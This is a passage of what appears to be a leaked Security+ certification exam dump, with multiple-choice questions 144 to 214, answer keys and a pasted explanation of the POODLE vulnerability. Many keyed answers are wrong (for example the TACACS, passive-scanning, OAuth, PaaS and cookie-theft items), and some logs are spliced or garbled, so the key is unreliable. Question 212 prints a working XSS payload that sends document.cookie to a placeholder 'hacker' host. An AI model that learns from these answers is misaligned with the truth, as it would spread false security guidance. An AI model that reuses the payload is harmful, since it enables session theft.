B. Configure the firewall to prevent the downloading of executable files
C. Create an application whitelist and use OS controls to enforce it
D. Prevent users from running as administrator so they cannot install software.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.
Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?

A. Cryptography
B. Time of check/time of use
C. Man in the middle

CEplus.com

D. Covert timing
E. Steganography

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.
This is because the encryption scheme in use adheres to:

A. Asymmetric encryption
B. Out-of-band key exchange
C. Perfect forward secrecy
D. Secure key escrow

CEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
Many employees are receiving email messages similar to the one shown below:

```
From IT department
To employee
Subject email quota exceeded
```

Pease click on the following link http:www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quota. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI.

VCEplus.com

Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

A. BLOCK http://www.*.info/"
B. DROP http://"website.info/email.php?*
C. Redirect http://www,*. Info/email.php?quota=*TOhttp://company.com/corporate_polict.html
D. DENY http://*.info/email.php?quota=1Gb

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 148
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 149
The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

A. Job rotation
B. Least privilege
C. Account lockout
D. Antivirus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 150
A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.

VPN log:

```
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
```

Corporate firewall log:

```
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
```

Workstation host firewall log:

```
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(msrdp) (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

VCEplus.com

A. Network latency is causing remote desktop service request to time out
B. User1 has been locked out due to too many failed passwords
C. Lack of network time synchronization is causing authentication mismatches
D. The workstation has been compromised and is accessing known malware sites
E. The workstation host firewall is not allowing remote desktop connections

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 151
During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

A. NAC
B. VLAN
C. DMZ
D. Subnet

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?
A. Create an ACL to allow the FTP service write access to user directories
B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging
B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

Correct Answer: C
Section: (none)

CEplus.com

Explanation

Explanation/Reference:

QUESTION 155
A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

Correct Answer: AD
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 156
An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

A. Time of day restrictions
B. Principle of least privilege
C. Role-based access control
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 157
An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

A. Black box
B. White box
C. Passive reconnaissance
D. Vulnerability scan

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 158
A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159

VCEplus.com

A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.
Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

VCEplus.com

A. Enable and configure EFS on the file system.
B. Ensure the hardware supports TPM, and enable it in the BIOS.
C. Ensure the hardware supports VT-X, and enable it in the BIOS.
D. Enable and configure BitLocker on the drives.
E. Enable and configure DFS across the file system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

VCEplus.com

A. Biometrics
B. Cameras
C. Motion detectors
D. Mantraps

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?

A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer

VCEplus.com

D. Banner grabbing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username “gotcha” and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

A. Logic bomb
B. Backdoor
C. Keylogger
D. Netstat
E. Tracert
F. Ping

VCEplus.com

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

A. Transference
B. Acceptance
C. Mitigation
D. Deterrence

Correct Answer: A
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:
QUESTION 167
A security administrator is reviewing the following network capture:

```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

A. Keylogger
B. Ransomware
C. Logic bomb
D. Adware

Correct Answer: A
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 168

A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:

```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```

Which of the following rules would be BEST to resolve the issue?

A.

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B.

```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C.

```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D.

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards
C. Infrared detection
D. Alarms

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 170
A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography
Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171

VCEplus.com

Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

VCEplus.com

A. Script kiddie
B. Hacktivist
C. Cryptologist
D. Security auditor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

A. Open ID Connect
B. SAML
C. XACML

CEplus.com

D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server. Which of the following methods is the penetration tester MOST likely using?

A. Escalation of privilege
B. SQL injection
C. Active reconnaissance
D. Proxy server

CEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)

A. An attacker could potentially perform a downgrade attack.
B. The connection is vulnerable to resource exhaustion.
C. The integrity of the data could be at risk.
D. The VPN concentrator could revert to L2TP.
E. The IPSec payload reverted to 16-bit sequence numbers.

Correct Answer: AE
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 176
Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

https://www.vceplus.com/

A. Security awareness training
B. Antivirus
C. Firewalls
D. Intrusion detection system

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password. Which of the following methods would BEST meet the developer's requirements?

A. SAML
B. LDAP
C. OAuth
D. Shibboleth

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 179
A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours.
Given these new metrics, which of the following can be concluded? (Select TWO)

A. The MTTR is faster.
B. The MTTR is slower.
C. The RTO has increased.
D. The RTO has decreased.
E. The MTTF has increased.
F. The MTTF has decreased.

CEplus.com

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Which of the following could help detect trespassers in a secure facility? (Select TWO)

A. Faraday cages
B. Motion-detection sensors
C. Tall, chain-link fencing
D. Security guards
E. Smart cards

Correct Answer: BD
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 181
The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems. The help desk is receive reports that users are experiencing the following error when attempting to log in to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?

A. Permission issues
B. Access violations
C. Certificate issues
D. Misconfigured devices

Correct Answer: C
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 182

A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.
Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183

Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.
Which of the following are needed given these requirements? (Select TWO)

A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184

VCEplus.com

The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher B. SSLv2.0 with CBC mode cipher

C. SSLv3.0 with CBC mode cipher

D. SSLv3.0 with ECB mode cipher

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:

A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.

How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.

Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.

The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3.

Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable. To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566. What is the POODLE Vulnerability?

The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-in- the-middle context to decipher the plain text content of an SSLv3 encrypted message.

Who is Affected by this Vulnerability?

This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.

Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.

How Does It Work?

In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages. Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.

VCEplus.com

An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.

How Can I Protect Myself?

Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.

Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.

This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

QUESTION 185

To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

VCEplus.com

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186

Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR
B. PBKDF2
C. bcrypt
D. HMAC
E. RIPEMD

Correct Answer: BC

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

A. PIN
B. Security question
C. Smart card
D. Passphrase
E. CAPTCHA

Correct Answer: C
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 188
A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only.
Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Select TWO).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

VCEplus.com

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
QUESTION 189
An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

A. SaaS
B. CASB
C. IaaS
D. PaaS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

QUESTION 190
An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server.
Which of the following should a security analyst do FIRST?

A. Make a copy of everything in memory on the workstation.
B. Turn off the workstation.
C. Consult information security policy.
D. Run a virus scan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 191
A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

A. Put the desktops in the DMZ.
B. Create a separate VLAN for the desktops.
C. Air gap the desktops.
D. Join the desktops to an ad-hoc network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography. Discovery of which of the following would help catch the tester in the act?

VCEplus.com

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
B. Large-capacity USB drives on the tester's desk with encrypted zip files
C. Outgoing emails containing unusually large image files
D. Unusual SFTP connections to a consumer IP address

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

CEplus.com

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

CEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

A. a risk analysis.
B. a vulnerability assessment.
C. a gray-box penetration test.
D. an external security audit.
E. a red team exercise.

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 196
A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 197
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external communication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 198
A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world.
Which of the following practices is the security manager MOST likely to enforce with the policy? (Select TWO)

A. Time-of-day restrictions

B. Password complexity
C. Location-based authentication
D. Group-based access control
E. Standard naming convention

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 199
A security administrator learns that PII, which was gathered by the organization, has been found in an open forum. As a result, several C-level executives found their identities were compromised, and they were victims of a recent whaling attack. Which of the following would prevent these problems in the future? (Select TWO).

A. Implement a reverse proxy.
B. Implement an email DLP.
C. Implement a spam filter.
D. Implement a host-based firewall.
E. Implement a HIDS.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 200
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP
D. Deploying certificates to endpoint devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201
Ann is the IS manager for several new systems in which the classification of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

VCEplus.com

A. Steward
B. Custodian
C. User
D. Owner

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
A systems administrator wants to generate a self-signed certificate for an internal website.
Which of the following steps should the systems administrator complete prior to installing the certificate on the server?

A. Provide the private key to a public CA.
B. Provide the public key to the internal CA.
C. Provide the public key to a public CA.

CEplus.com

D. Provide the private key to the internal CA.
E. Provide the public/private key pair to the internal CA
F. Provide the public/private key pair to a public CA.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 203
Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Corrective
D. Deterrent

Correct Answer: C
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 204
Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com.
Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal
B. OCSP stapling
C. Object identifiers
D. Key escrow
E. Extended validation certificate

Correct Answer: B
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 205
After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks.
Which of the following would BEST assist the analyst in making this determination?

A. tracert
B. Fuzzer
C. nslookup
D. Nmap
E. netcat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 206
A company is allowing a BYOD policy for its staff.
Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

A. Install a corporately monitored mobile antivirus on the devices.
B. Prevent the installation of applications from a third-party application store.
C. Build a custom ROM that can prevent jailbreaking.
D. Require applications to be digitally signed.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
Which of the following describes the key difference between vishing and phishing attacks?

CEplus.com

A. Phishing is used by attackers to steal a person's identity.
B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208
Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

A. Passive scan
B. Aggressive scan
C. Credentialed scan
D. Intrusive scan

CEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
Which of the following components of printers and MFDs are MOST likely to be used as vectors of

compromise if they are improperly configured?

A. Embedded web server
B. Spooler
C. Network interface
D. LCD control panel

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210
A hacker has a packet capture that contains:

```
....Joe Smith.....E289F21CD33E4F57890DDEA5CF267ED2..
...Jane.Doe.....AD1FAB10D33E4F57890DDEA5CF267ED2..
....John.Key.....3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

A. Password cracker
B. Vulnerability scanner
C. DLP scanner
D. Fuzzer

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

Correct Answer: A

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 212
An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace
('http://hacker/post.asp?victim&message =" + document.cookie + "<br>" + "URL:" +"document.location) ;
/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.
C. The attacker is replacing a document.
D. The attacker is deleting a cookie.

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins

CEplus.com

- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
A technician receives a device with the following anomalies:

Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals
The technician reviews the following log file entries:

File Name Source MD5 Target MD5

Status

